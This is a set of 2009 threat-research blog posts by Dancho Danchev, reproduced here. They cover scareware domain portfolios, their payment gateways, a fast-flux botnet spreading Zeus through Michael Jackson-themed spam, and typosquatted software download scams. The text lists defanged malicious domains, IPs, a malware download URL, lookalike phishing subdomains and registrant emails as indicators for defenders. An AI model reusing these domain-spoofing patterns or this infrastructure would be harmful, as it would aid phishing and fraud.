[30]Cybersquatting Security Vendors for Fraudulent Purposes

[31]Cybersquatting Symantec’s Norton AntiVirus

[32]The State of Typosquatting - 2007

This post has been reproduced from [33]Dancho Danchev’s blog.

1. http://blogs.zdnet.com/security/?p=3549

2. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

3. http://blogs.zdnet.com/security/?p=1835

4. http://www.fairwindspartners.com/en/newsroom/press-releases/june-22-2009

5. http://ddanchev.blogspot.com/2009/02/community-driven-revenue-sharing-scheme.html

6. http://ddanchev.blogspot.com/2008/07/unbreakable-captcha.html

7. http://blogs.zdnet.com/security/?p=1986

8. http://blogs.zdnet.com/security/?p=1514

9. http://blogs.zdnet.com/security/?p=1418

10. http://blogs.zdnet.com/security/?p=1232

11. http://ddanchev.blogspot.com/2007/03/vladuzs-ebay-captcha-populator.html

12. http://ddanchev.blogspot.com/2007/09/spammers-and-phishers-breaking-captchas.html

13. http://ddanchev.blogspot.com/2007/10/diy-captcha-breaking-service.html

14. http://ddanchev.blogspot.com/2007/11/which-captcha-do-you-want-to-decode.html

15. http://blogs.zdnet.com/security/?p=2477

16. http://ddanchev.blogspot.com/2008/12/zeus-crimeware-as-service-going.html

17. http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html

18. http://ddanchev.blogspot.com/2008/10/managed-fast-flux-provider-part-two.html

19. http://ddanchev.blogspot.com/2008/08/76service-cybercrime-as-service-going.html

20. http://ddanchev.blogspot.com/2009/03/inside-yet-another-managed-spam-service.html

21. http://ddanchev.blogspot.com/2009/02/inside-diy-image-spam-generating.html

22. http://ddanchev.blogspot.com/2009/02/quality-assurance-in-managed-spamming.html

23. http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html

24. http://ddanchev.blogspot.com/2008/07/dissecting-managed-spamming-service.html

25. http://ddanchev.blogspot.com/2008/10/inside-managed-spam-service.html

26. http://blogs.zdnet.com/security/?p=1899

27. http://ddanchev.blogspot.com/2009/01/exposing-fraudulent-google-adwords.html

28. http://blogs.zdnet.com/security/?p=1200

29. http://ddanchev.blogspot.com/2008/07/click-fraud-botnets-and-parked-domains.html

30. http://ddanchev.blogspot.com/2008/03/cybersquatting-security-vendors-for.html

31. http://ddanchev.blogspot.com/2008/04/cybersquatting-symantecs-norton.html

32. http://ddanchev.blogspot.com/2007/11/state-of-typosquatting-2007.html

33. http://ddanchev.blogspot.com/

341

Ethiopian Embassy in Washington D.C Serving Malware - Part Two (2009-06-25 14:01)

Can a lightning strike the same place twice? In the world of cybercrime, there’s no such thing as a coincidence especially when it comes to multiple malware embedded embassy web sites during the past couple of months

courtesy of a single group, with soft-drinks themed redirectors establishing a direct connection with a well known RBN domain from the not so distance past.

Related posts:

[1]Embassy of Portugal in India Serving Malware

[2]Ethiopian Embassy in Washington D.C Serving Malware

[3]USAID.gov compromised, malware and exploits served

[4]Azerbaijanian Embassies in Pakistan and Hungary Serving Malware

[5]Embassy of India in Spain Serving Malware

[6]Embassy of Brazil in India Compromised

[7]The Dutch Embassy in Moscow Serving Malware

[8]U.S Consulate in St. Petersburg Serving Malware

[9]Syrian Embassy in London Serving Malware

[10]French Embassy in Libya Serving Malware

1. http://ddanchev.blogspot.com/2009/03/embassy-of-portugal-in-india-serving.html

2. http://ddanchev.blogspot.com/2009/03/ethiopian-embassy-in-washington-dc.html

3. http://blogs.zdnet.com/security/?p=2817

4. http://ddanchev.blogspot.com/2009/03/azerbaijanian-embassies-in-pakistan-and.html

5. http://ddanchev.blogspot.com/2009/01/embassy-of-india-in-spain-serving.html

6. http://ddanchev.blogspot.com/2008/11/embassy-of-brazil-in-india-compromised.html

7. http://ddanchev.blogspot.com/2008/01/dutch-embassy-in-moscow-serving-malware.html

8. http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html

9. http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html

10. http://ddanchev.blogspot.com/2007/12/have-your-malware-in-timely-fashion.html

342

1.7 July

343

Summarizing Zero Day’s Posts for June (2009-07-01 22:26)

The following is a brief summary of all of my posts at ZDNet’s [1]Zero Day for June.

You can also go through previous summaries for [2]May, [3]April, [4]March, [5]February, [6]January, [7]December, [8]November, [9]October, [10]September, [11]August and [12]July, as well as subscribe to my [13]personal RSS feed or [14]Zero Day’s main feed.

Notable articles include: [15]Microsoft study debunks profitability of the underground economy; [16]Overall spam volume unaffected by 3FN/Pricewert’s ISP shutdown and [17]Iranian opposition launches organized cyber attack against pro-Ahmadinejad sites.

01. [18]Email service provider: ’Hack into our CEO’s email, win $10k’

02. [19]419 scammers using NYTimes.com ’email this feature’

03. [20]Microsoft study debunks profitability of the underground economy

04. [21]Malware poses as fake Yellowsn0w iPhone unlocker

05. [22]Cybercriminals hijack Twitter trending topics to serve malware

06. [23]Overall spam volume unaffected by 3FN/Pricewert’s ISP shutdown

07. [24]Mac OS X malware posing as fake video codec discovered

08. [25]Researchers demo wireless keyboard sniffer for Microsoft 27Mhz keyboards

09. [26]China confirms security flaws in Green Dam, rushes to release a patch

10. [27]Iranian opposition launches organized cyber attack against pro-Ahmadinejad sites

11. [28]Fake Microsoft patches themed malware campaigns spreading

12. [29]Remote code execution exploit for Green Dam in the wild

13. [30]Secunia: Average insecure program per PC rate remains high

14. [31]Michael Jackson’s death themed malware campaigns spreading

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2009/06/summarizing-zero-days-posts-for-may.html

3. http://ddanchev.blogspot.com/2009/05/summarizing-zero-days-posts-for-april.html

4. http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for-march.html

5. http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for.html

6. http://ddanchev.blogspot.com/2009/02/summarizing-zero-days-posts-for-january.html

7. http://ddanchev.blogspot.com/2009/01/summarizing-zero-days-posts-for.html

8. http://ddanchev.blogspot.com/2008/12/summarizing-zero-days-posts-for.html

9. http://ddanchev.blogspot.com/2008/11/summarizing-zero-days-posts-for-october.html

10. http://ddanchev.blogspot.com/2008/10/summarizing-zero-days-posts-for.html

11. http://ddanchev.blogspot.com/2008/09/summarizing-zero-days-posts-for-august.html

12. http://ddanchev.blogspot.com/2008/08/summarizing-zero-days-posts-for-july.html

13. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

14. http://feeds.feedburner.com/zdnet/security

15. http://blogs.zdnet.com/security/?p=3522

16. http://blogs.zdnet.com/security/?p=3566

17. http://blogs.zdnet.com/security/?p=3613

18. http://blogs.zdnet.com/security/?p=3485

19. http://blogs.zdnet.com/security/?p=3491

20. http://blogs.zdnet.com/security/?p=3522

21. http://blogs.zdnet.com/security/?p=3533

22. http://blogs.zdnet.com/security/?p=3549

23. http://blogs.zdnet.com/security/?p=3566

24. http://blogs.zdnet.com/security/?p=3575

25. http://blogs.zdnet.com/security/?p=3597

26. http://blogs.zdnet.com/security/?p=3606

27. http://blogs.zdnet.com/security/?p=3613

28. http://blogs.zdnet.com/security/?p=3648

29. http://blogs.zdnet.com/security/?p=3658

30. http://blogs.zdnet.com/security/?p=3673

31. http://blogs.zdnet.com/security/?p=3682

345

A Diverse Portfolio of Fake Security Software - Part Twenty Two (2009-07-03 18:34)

Part twenty two of the diverse portfolio of fake security software series will summarize the typosquatted scareware serving domains currently in circulation, pushed through the usual distribution channels, but will also emphasize on the "money trail", namely the payment processing gateways used in the scareware campaigns.

In this particular case the scareware front-ends ultimately leading to **ChronoPay,** which [1]Germany-based Pandora Software has been abusing since 2008 under its countless number of aliases such as **Meyrocorp** for instance.

346

The scareware domains are as follows:

atomscan6 .info - 38.105.19.27 - Email: donboset@gmail.com

listscan6 .com - Email: loiskiltz@gmail.com

goscanedge .com - Email: subtenda@gmail.com

goscanfine. com - Email: chirelqas@gmail.com

in6ch .com - Email: relgetn@gmail.com

goscanrich .com - Email: pathstals@gmail.com

goscanrank .com - Email: alcnafuch@gmail.com

ina6sk .com - Email: equatelepi@gmail.com

in6sk .com - Email: thomas.truby@gmail.com

goscanslim .com - Email: chinrfi@gmail.com

gowidescan .com - Email: alcnafuch@gmail.com

goedgescan .com - Email: subtenda@gmail.com

gofinescan .com - Email: alcnafuch@gmail.com

goelitescan .com - Email: funully@gmail.com

gorichscan .com - Email: pathstals@gmail.com

goslimscan .com - Email: chinrfi@gmail.com

gosoonscan .com - Email: aloxier@gmail.com

goironscan .com - Email: aloxier@gmail.com

goflexscan .com - Email: alcnafuch@gmail.com

gomanyscan .com - Email: alcnafuch@gmail.com

goscaniron .com - Email: aloxier@gmail.com

ina6co .com - Email: equatelepi@gmail.com

347

in6co .com - Email: thomas.truby@gmail.com

goscantop .com - Email: funully@gmail.com

ina6iq .com - Email: equatelepi@gmail.com

goscanstar .com - Email: stgeyman@gmail.com

goscanflex .com - Email: chirelqas@gmail.com

goscanmany .com - Email: chirelqas@gmail.com

scantrue6 .info - Email: jokinzer@gmail.com

scantool6 .info - Email: jokinzer@gmail.com

scanzoom6 .info - Email: jokinzer@gmail.com

litescan6 .info - Email: litescan6.info

truescan6 .info - Email: jokinzer@gmail.com

toolscan6 .info - Email: jokinzer@gmail.com

atomscan6 .info - Email: donboset@gmail.com

genscan6 .info - Email: imendegal@gmail.com

luxscan6 .info - Email: donboset@gmail.com

wayscan6 .info - Email: jokinzer@gmail.com

scanuser6 .info - Email: jokinzer@gmail.com

scanway6 .info - Email: jokinzer@gmail.com

scan6line .info - Email: jokinzer@gmail.com

scan6note .info - Email: jokinzer@gmail.com

scan6true .info - Email: jokinzer@gmail.com

scan6tool .info - Email: jokinzer@gmail.com

true6scan .info - Email: jokinzer@gmail.com

tool6scan .info - Email: jokinzer@gmail.com

top6scan .info - Email: jokinzer@gmail.com

user6scan .info - Email: jokinzer@gmail.com

list6scan .info - Email: jokinzer@gmail.com

348

way6scan .info - Email: jokinzer@gmail.com

scan6user .info - Email: jokinzer@gmail.com

scan6list .info - Email: jokinzer@gmail.com

scan6fix .info - Email: jokinzer@gmail.com

scan6way .info - Email: jokinzer@gmail.com

It’s pretty obvious case demonstrating the dynamics of the underground ecosystem.

A thousand bogus ac-

counts purchased for $10 used in a bulk registration of scareware serving domains on a revenue sharing affiliate model ends up in a win-win-win situation for the cybercriminals involved in these processes. The practice is becoming rather popular not only due to their interest in less centralization of the domain control under a single email address

– cross checking reveals the entire portfolio managed under it – but due to the availability of the service.

clean-pc-now .net - 94.75.233.162 - Email: robertsimonkroon@gmail.com

fast-spyware-cleaner .org - Email: robertsimonkroon@gmail.com

spyware-scaner .com - Email: robertsimonkroon@gmail.com

scan-pc-now .com - Email: robertsimonkroon@gmail.com

free-tube-porn .biz - Email: robertsimonkroon@gmail.com

spyware-killer .biz - Email: robertsimonkroon@gmail.com

349

softportal-extrafiles .com - 64.20.38.172

exe-profile .com - Email: kimwerner92@yahoo.com

extrafiles-softportal .com - Email: opipkl@googlemail.com

softportal-files .com - Email: kimwerner92@yahoo.com

softportal-extrafiles .com

load-exe-soft .com - Email: kimwerner92@yahoo.com

exe-box .com - Email: normtroup@yahoo.com

hot-exe-area .net - Email: josepetie@gmail.com

spywarecomputerscanv2 .com - 69.10.59.35 - Email: huang@bark.edu.hk

1live-antimalware-pro-scan .com - Email: hongkong@campusparis.org

1live-antimalware-scanner .com - Email: hongkong@campusparis.org

folderantispywarescanner .com - Email: xinhuawuhan@yahoo.com

antivirushelpscanner .com - Email: info@brandturkey.com

fastfolderscanner .com - Email: info@brandturkey.com

mycomputerscanner .com - Email: vanmullem@yahoo.com

350

restricteddomainhelp .com - 83.133.124.81 - Email: franklinnig@yahoo.com

msncoreupdate .com - Email: jen@parallelslive.cn

world-payment-system .com - Email: info@yashitaindian.com

liveinternetupdates .com - Email: kuzya77@freebbmail.com

onlineantivirusmarket .com Email: podbisb@hotmail.com

threats-scanner .com - 69.4.230.204 - Email: vanmullem@yahoo.com

securitypcscanner2 .com - Email: office@actionaidinusa.org

anti-virussecurity3 .com - Email: office@actionaidinusa.org

private-online-scan .com - Email: info@kianah.org

liveantivirusproscan .com - Email: second@freebbmail.com

no1virusscan .com - Email: info@kianah.org

my-private-protection .com - Email: info@kianah.org

scanmyfolders .com - Email: info@kianah.org

scanmycomputerforvirus .com - Email: vanmullem@yahoo.com

onlinescan-ultraantivirus2009 .com - 206.53.61.76

relevantwebsearches .com

virussweeper-scanvirus .com

guardincorp .info

mainsecsys .info - Email: andrew.fbecket@gmail.com

351

guardsecurity .info - Email: poljaykop@gmail.com

virusalarm-scanvirus .net

best-protect .info - 174.142.113.205 - Email: chainadmin@gmail.com

best-protect-av1 .info - Email: chainadmin@gmail.com

best-antivirus-pc .info - Email: chainadmin@gmail.com

best-av1-protect .info - Email: chainadmin@gmail.com

av1-protect .info - Email: chainadmin@gmail.com

av1-best-protect .info - Email: chainadmin@gmail.com

best-protect .info - Email: chainadmin@gmail.com

best-av .info - Email: chainadmin@gmail.com

pay-virusshield .cn - 64.213.140.70 - Email: unitedisystems@gmail.com

shieldinc .info

systemprotectinc .info

ironshield .info

myofficeguard .info

protectionurl .info

352

my-protection .info

antivirus09 .net

fast-antivirus.net

virusshieldpro .com - 64.86.16.127 - Email: unitedisystems@gmail.com

prestotuneup .com - Email: hycderxvur@whoisservices.cn

virussweeper-scanvirus .com

virusmelt .com - Email: nuhuarrczq@whoisservices.cn

systemsec .info

shieldinc .info

myofficeguard .info

protect-online .info

protectionlol .info

protectionurl .info

virussweeper-scan .net

advanced-virus-remover2009 .com - 92.241.176.188 - Email: masle@masle.kz

trucount3005 .com - Email: chen.poon1732646@yahoo.com

antivirus-scan-2009 .com - Email: cheng2009@yahoo.com

antivirusxppro-2009 .com - Email: u@sochi.ru

advanced-virusremover2009 .com - Email: giogr@ua.fm

353

bestscanpc .com

trucountme .com - Email: valentin@gergiea.kz

vs-codec-pro .com - Email: bhtjnjhggn@googlemail.com

vscodec-pro .com - Email: cyber38462@hotmail.com

antivirus-2009-ppro .com - Email: cheng2009@yahoo.com

onlinescanxppro .com - Email: chen.poon1732646@yahoo.com

downloadavr .com - Email: gorbun@ua.fm

bestscanpc .net

activation-antivirus-software .com - 208.43.124.83 - Email: matlee@fsuk.edu

fxantispy .com - Email: TycoonMichael@googlemail.com

my-protection .info - 64.213.140.70 - Email: hop.davis@gmail.com

protectonline .info - 64.86.17.47 - Email: hop.davis@gmail.com

safetywwwtools .com - 209.44.126.36 - Email: martin.s.johnson@spambob.com

defenderupdates2 .com - 89.248.168.46 - Email: china@seban.se

securitytoolsdirect .com - 209.44.126.22 - Email: RuthMMarcotte@text2re.com

best-antivirus-security .com - 84.16.237.52 - Email: valentinyermolaev@gmail.com

malwaresdestructor .com - 206.53.61.74

354

suprotect .com - 89.149.212.218 - uuuuu@ua.fm

threatpcscanner .com - 63.223.110.177 ; 78.47.132.216 ; 78.47.172.66 - Email: vanmullem@yahoo.com

antimalwareliveproscannerv3 .com - Email: vanmullem@yahoo.com

antivirus-online-pro-scan .com - Email: vanmullem@yahoo.com

avpro-labs .com - 213.182.197.229

avprotectionstat .com - 74.50.99.236

explorerfilescan .com - 63.223.110.178; 78.47.132.221; 78.47.172.68 Email: xinhuawuhan@yahoo.com

antivirushelpscanner .com A 83.133.125.116; 69.10.59.35; 83.133.125.116 - Email: info@brandturkey.com

fastfolderscanner .com - Email: info@brandturkey.com

mycomputerscanner .com - Email: info@brandturkey.com

mal-warexls .net - 72.9.108.26 - Email: joehugardo@ya.ru

internetware-safe .com - Email: candikeller@ya.ru

scanonlinesite .info - 66.148.74.126

scanonlineblog .info

scanonlineshop .info

scanonlinenow .info

youravprotection .com - 74.50.98.162 - Email: armandgregory3@gmail.com

registerantivirus .com Email: ed.areyra@gmail.com

avprotectionstat .com

avagent-pro .com - 83.133.126.46 - Email: dwrdcardenas95@gmail.com

downloads-123 .com - Email: dwrdcardenas95@gmail.com

soft-process .com - Email: dwrdcardenas95@gmail.com

download-123 .cn - Email: dwrdcardenas95@gmail.com

actupdate .net - Email: dwrdcardenas95@gmail.com

355

Now the emphasis on the payment gateways, currently active and processing the scareware transactions:

softwaresecuredbilling .com - 209.8.45.122 - TemchenkoViktor@googlemail.com

softsales-discount .com - Email: daunrwwciq@whoisservices.cn

best-internet-payments .com - 209.8.45.148 - Email: specsupport@gmail.com

adioro .com - 213.174.152.32 - Email: xyhsbjlrl@whoisprivacyprotect.com

secure-plus-payments .com - 209.8.25.204 - Email: sparck000@mail.com

secure.pnm-software .com - 209.8.45.124 - Email: pnm-software.com@liveinternetmarketingltd.com

soft-process .com - 83.133.126.46 - Email: XtPbtP@privacypost.com

privatesecuredpayments .com - 78.46.216.238 - Email: TemchenkoViktor@googlemail.com

356

These payment processing gateways are sometimes front-end to the original and often legitimate payment proces-

sors. In this particular case, the the legitimate processor is Netherlands-based **ChronoPay**, which is known to have been used in the past by affiliates in the scareware affiliate model in the past, with several complaints for repeated credit card billing, which in reality is included in the scareware's Terms of Service.

Upon a successful purchase - the customer is told that "***This charge will appear on your card statement as***

CHRPay.com/ducforceide". Interestingly, Pandora Software has also been using the following ChronoPay accounts for over an year - **Chrpay.com/meyrocorp**; **CHrpay.com/pnra** using [2]disconnected numbers, CallerID’s of [3]scareware operations, desperate attempts to contact the alias for [4]the front-end payment processor, ultimately resulting in [5]several hundred ChronoPay related complaints.

Next to scareware, ChronoPay (**Pavel Vrublevsky** acting as CEO) is also known to have been used in [6]a mobile application scam dissected here, as well as being a victim of [7]a DDoS attack in 2008, which is pretty logical since if ChronoPay is the payment processor of choice for the hundreds of thousands of scareware generated revenues on daily basis, the commissions ChronoPay takes from cybercriminals would be more than welcome in the competing

payment processor’s network.

Related posts:

[8]Dissecting a Swine Flu Black SEO Campaign

[9]Massive Blackhat SEO Campaign Serving Scareware

[10]From Ukrainian Blackhat SEO Gang With Love

[11]From Ukrainian Blackhat SEO Gang With Love - Part Two

[12]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[13]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot

[14]A Diverse Portfolio of Fake Security Software - Part Twenty One

[15]A Diverse Portfolio of Fake Security Software - Part Twenty

[16]A Diverse Portfolio of Fake Security Software - Part Nineteen

[17]A Diverse Portfolio of Fake Security Software - Part Eighteen

[18]A Diverse Portfolio of Fake Security Software - Part Seventeen

[19]A Diverse Portfolio of Fake Security Software - Part Sixteen

[20]A Diverse Portfolio of Fake Security Software - Part Fifteen

[21]A Diverse Portfolio of Fake Security Software - Part Fourteen

[22]A Diverse Portfolio of Fake Security Software - Part Thirteen

[23]A Diverse Portfolio of Fake Security Software - Part Twelve

[24]A Diverse Portfolio of Fake Security Software - Part Eleven

[25]A Diverse Portfolio of Fake Security Software - Part Ten

[26]A Diverse Portfolio of Fake Security Software - Part Nine

[27]A Diverse Portfolio of Fake Security Software - Part Eight

[28]A Diverse Portfolio of Fake Security Software - Part Seven

[29]A Diverse Portfolio of Fake Security Software - Part Six

[30]A Diverse Portfolio of Fake Security Software - Part Five

[31]A Diverse Portfolio of Fake Security Software - Part Four

[32]A Diverse Portfolio of Fake Security Software - Part Three

[33]A Diverse Portfolio of Fake Security Software - Part Two

[34]Diverse Portfolio of Fake Security Software

This post has been reproduced from [35]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2009/06/diverse-portfolio-of-fake-security.html

2. http://www.complaintsboard.com/complaints/billed-for-more-than-asked-for-c87068.html#c253625

3. http://www.complaintsboard.com/complaints/chrpaycomducforceide-c221036.html

4. http://online.wsj.com/article/SB123976230407519659.html

5. http://www.ripoffreport.com/searchresults.asp?q5=CHRPay.com&q1=ALL&q4=&q6=&q3=&q2=&q7=&searchtype=0&submit2

=Search%21

6. http://ddanchev.blogspot.com/2008/07/mobile-malware-scam-isexplayer-wants.html

7. http://www.kommersant.com/p876309/r_500/electronic_payment_processing_/

8. http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html

9. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

10. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

11. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

12. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

13. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

14. http://ddanchev.blogspot.com/2009/06/diverse-portfolio-of-fake-security.html

15. http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html

16. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security_16.html

17. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security.html

18. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security_31.html

19. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security.html

20. http://ddanchev.blogspot.com/2009/02/diverse-portfolio-of-fake-security.html

21. http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html

22. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html

23. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html

24. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html

25. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html

26. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

27. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html

28. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

29. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

30. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

31. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

32. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

33. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

34. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

35. http://ddanchev.blogspot.com/

The Multitasking Fast-Flux Botnet that Wants to Bank With You (2009-07-07 07:28)

From a Chase phishing campaign, to a [1]bogus Microsoft update, and an exploit serving spam campaign using a

"Who Killed Michael Jackson?" theme prior to his death (go through related [2]Michael Jackson malware campaigns), to a currently ongoing phishing campaign impersonating the United Services Automobile Association (USAA), the gang behind this botnet has been actively multitasking during the past two months.

360

The spam message is as follows:

" *Michael Jackson Was Killed... But Who Killed Michael Jackson? Visit X-Files to see the answer: MJackson.kilijj .com/x-files*", upon clicking on it the user is redirected to two exploit serving domains - **ogzhnsltk .com/plugins/index.php** (94.199.200.125 Email: osaltik@windowslive.com); and **dogankomurculuk .com/stil/index.php** (91.191.164.100 -

Email: by.yasin@msn.com).

Through the use of an Office Snapshot Viewer exploit the user is the exposed to a [3]downloader (x-file-

MJacksonsKiller.exe) which attempts to drop a copy of the Zeus malware from **labormi .com/lbrc/lbr.bin**

(91.206.201.6). The following is an extensive list of the participating domains, as well as the currently active and fast-fluxing DNS servers part of the botnet:

361

List of participating domains:

kilij1 .com

ilkil1 .com

ilkifi .com

kili1j .com

kil1jj .com

ki1ijj .com

kikijj .com

k1lijj .com

kilijj .com

1ilikj .com

ilki1k .com

ilk1lk .com

i1kilk .com

ilkilk .com

362

kilij1 .net

ilkil1 .net

kili1j .net

kil1jj .net

ki1ijj .net

k1lijj .net

kilijj .net

1ilikj .net

ilki1k .net

ilk1lk .net

i1kilk .net

ilkilk .net

ilifi.com .mx

1ffli.com .mx

iljihli.com .mx

hhili.com .mx

hilli.com .mx

kiffil.com .mx

363

Michael Jackson related subdomains:

mjackson.ijjik1 .com

mjackson.ijjil1. com

mjackson.kjjil1 .com

mjackson.ikjil1 .com

mjackson.ijkil1 .com

mjackson.ijjkl1 .com

mjackson.ikilij .com

mjackson.ikklij .com

mjackson.ikilkj .com

mjackson.ikilfk .com

364

mjackson.ijjilk .com

mjackson.ijjill .com

mjackson.ijjik1 .net

mjackson.ijjil1 .net

mjackson.ikjil1 .net

mjackson.ijkil1 .net

mjackson.ijjkl1 .net

mail.ikilij .net

mjackson.ikilij .net

mjackson.ilifi .com.mx

mjackson.iljihli .com.mx

mjackson.hhili .com.mx

mjackson.hilli .com.mx

Microsoft related subdomains:

365

update.microsoft.com .h1hili.com

update.microsoft.com .ijlk1j.com

update.microsoft.com .hillij.com

update.microsoft.com .hillkj.com

update.microsoft.com .ikillif.net

update.microsoft.com .jikikji.net

update.microsoft.com .hillij.net

update.microsoft.com .hillik.net

update.microsoft.com .ikihill.net

update.microsoft.com .ilifi.com.mx

update.microsoft.com .iljihli.com.mx

update.microsoft.com .hilli.com.mx

update.microsoft.com .kiffil.com.mx

366

USAA.com related phishing subdomains:

www.usaa.com.kihhif .com

www.usaa.com.kihhih .com

www.usaa.com.kihhik .com

www.usaa.com.kihhil .com

www.usaa.com.kihhik .net

www.usaa.com.kihhil .net

www.usaa.com.hilli.com .mx

www.usaa.com.frtll.com .mx

www.usaa.com.mrtll.com .mx

DNS Servers of notice:

ns1.vine-prad .com

ns2.vine-prad .com

ns1.blacklard .com

ns1.fax-multi .com

ns2.fax-multi .com

ns1.rondonman .com

ns2.rondonman .com

ns1.host-fren .com

ns2.host-fren .com

ns1.hotboxnet .com

ns2.hotboxnet .com

ns1.free-domainhost .com

ns2.free-domainhost .com

ns1.sunthemoow .com

367

ns2.sunthemoow .com

ns1.high-daily .com

ns2.high-daily .com

ns1.otorvald .net

ns1.red-bul .net

ns2.red-bul .net

ns1.footdoor .net

ns1.bestdodgeros .net

ns2.bestdodgeros .net

ns1.azdermen .com

ns2.azdermen .com

ns1.departconsult .com

ns2.departconsult .com

ns1.torentwest .com

368

ns2.torentwest .com

ns1.downlloadfile .net

ns2.downlloadfile .net

Due to this botnet's involvement with several other malware campaigns of notice, as well as its evident con-

nection with the ongoing monitoring of several particular cybecrime groups, analysis and updates will be posted as soon as they emerge.

Related posts:

[4]Money Mule Recruiters use ASProx's Fast Fluxing Services

[5]Managed Fast Flux Provider - Part Two

[6]Managed Fast Flux Provider

[7]Storm Worm's Fast Flux Networks

[8]Fast Flux Spam and Scams Increasing

[9]Fast Fluxing Yet Another Pharmacy Spam

[10]Obfuscating Fast Fluxed SQL Injected Domains

[11]Storm Worm Hosting Pharmaceutical Scams

[12]Fast-Fluxing SQL injection attacks executed from the Asprox botnet

This post has been reproduced from [13]Dancho Danchev's blog.

1. http://blogs.zdnet.com/security/?p=3648

2. http://blogs.zdnet.com/security/?p=3682

3.

http://www.virustotal.com/analisis/d654ce275154004c70d42d4cebc8437070e4988b2774075151e17b275165736a-12469

20353

4. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

5. http://ddanchev.blogspot.com/2008/10/managed-fast-flux-provider-part-two.html

6. http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html

7. http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html

8. http://ddanchev.blogspot.com/2007/10/fast-flux-spam-and-scams-increasing.html

9. http://ddanchev.blogspot.com/2007/10/fast-fluxing-yet-another-pharmacy-scam.html

10. http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html

11. http://ddanchev.blogspot.com/2008/05/storm-worm-hosting-pharmaceutical-scams.html

12. http://blogs.zdnet.com/security/?p=1122

13. http://ddanchev.blogspot.com/

Legitimate Software Typosquatted in SMS Micro-Payment Scam (2009-07-07 14:07)

Operating since [1]2008, the fraudulent [2]tactics applied by **Soletto Group, S.A** also known as **Netlink Network Corp**, greatly remind of those applied by [3]Interactive Brands also known as **IBSOFTWARE CYPRUS**; **IB Softwares** and most recently **Euclid Networks Ltd** – you have to appreciate the irony here since they too multitask on multiple fronts [4]through their official phone number since 2007 – in particular their massive typosquatted domain farms where they'd would change and repeatedly charge without permission once someone falls victim into the fraudulent practice.

370

What **Soletto Group, S.A** or **Netlink Network Corp** (phone (0) 2071939823) does differently is the use of micro sms payment scam having operated the [5]SMS numbers 78881 and 81039 in the past in order to offer a download

service for legitimate software in the following way:

" *WARNING: ACCESS TO THE PREMIUM SERVICE SHALL REQUIRE SENDING ONE SMS PER DOWNLOAD, AND*

YOU WILL RECEIVE TWO SMS. THE PRICE OF EACH SMS IS THREE POUNDS EACH. TOTAL COST OF SERVICE SIX

POUNDS. "

371

Who’s typosquatted anyway? Pretty much each and every popular piece of software there is. From **Kaspersky**, **NOD32**, **Malware Bytes**, **Avira**, **AVAST**, **BitDefender**, to **Firefox**, **BitTorrent**, **Microsoft Office**, **Winzip**, **Winrar**, and **Internet Explorer** - for starters.

Here’s a complete list of their domains farm, with hosting services courtesy of Rapidswitch Ltd:

372

nod32soft .info

malware-bytes .info

www-avasthome .com

www.www-avasthome .com

kaspersky-full .info

www-kaspersky .info

malware-bytes .info

www.avira-antivir .info

bitdefender-plus .info

office2007-full .info

sopcast-full .info

lphant-plus .info

adobeacrobat-plus .info

bitcomet-plus .info

bitdefender-plus .info

bittorrent-plus .info

elisoft-plus .info

mediaplayer-plus .info

messenger-msn-9 .com

messenger-msn-9 .info

messenger-msn-9 .org

messenger-msn .org

messenger-plus .net

moviemaker-plus .info

msn-messenger-9 .com

msn-messenger-9 .info

msn-messenger-9 .net

msn-messenger-9 .org

openoffice-plus .info

photoscape-plus .info

sopcast-plus .info

utorrent-plus .info

3gpconverter-plus .info

3gpconvertersoft .info

ares-2008 .org

ares-2009 .com

ares-2009 .net

ares-net .org

avira-net .info

bitcomet-plus .info

bitorrent .cc

bittorrent-net .info

bittorrent-plus .info

direct-x .cc

divx-player-plus .info

e-mule .nu

elisoft-plus .info

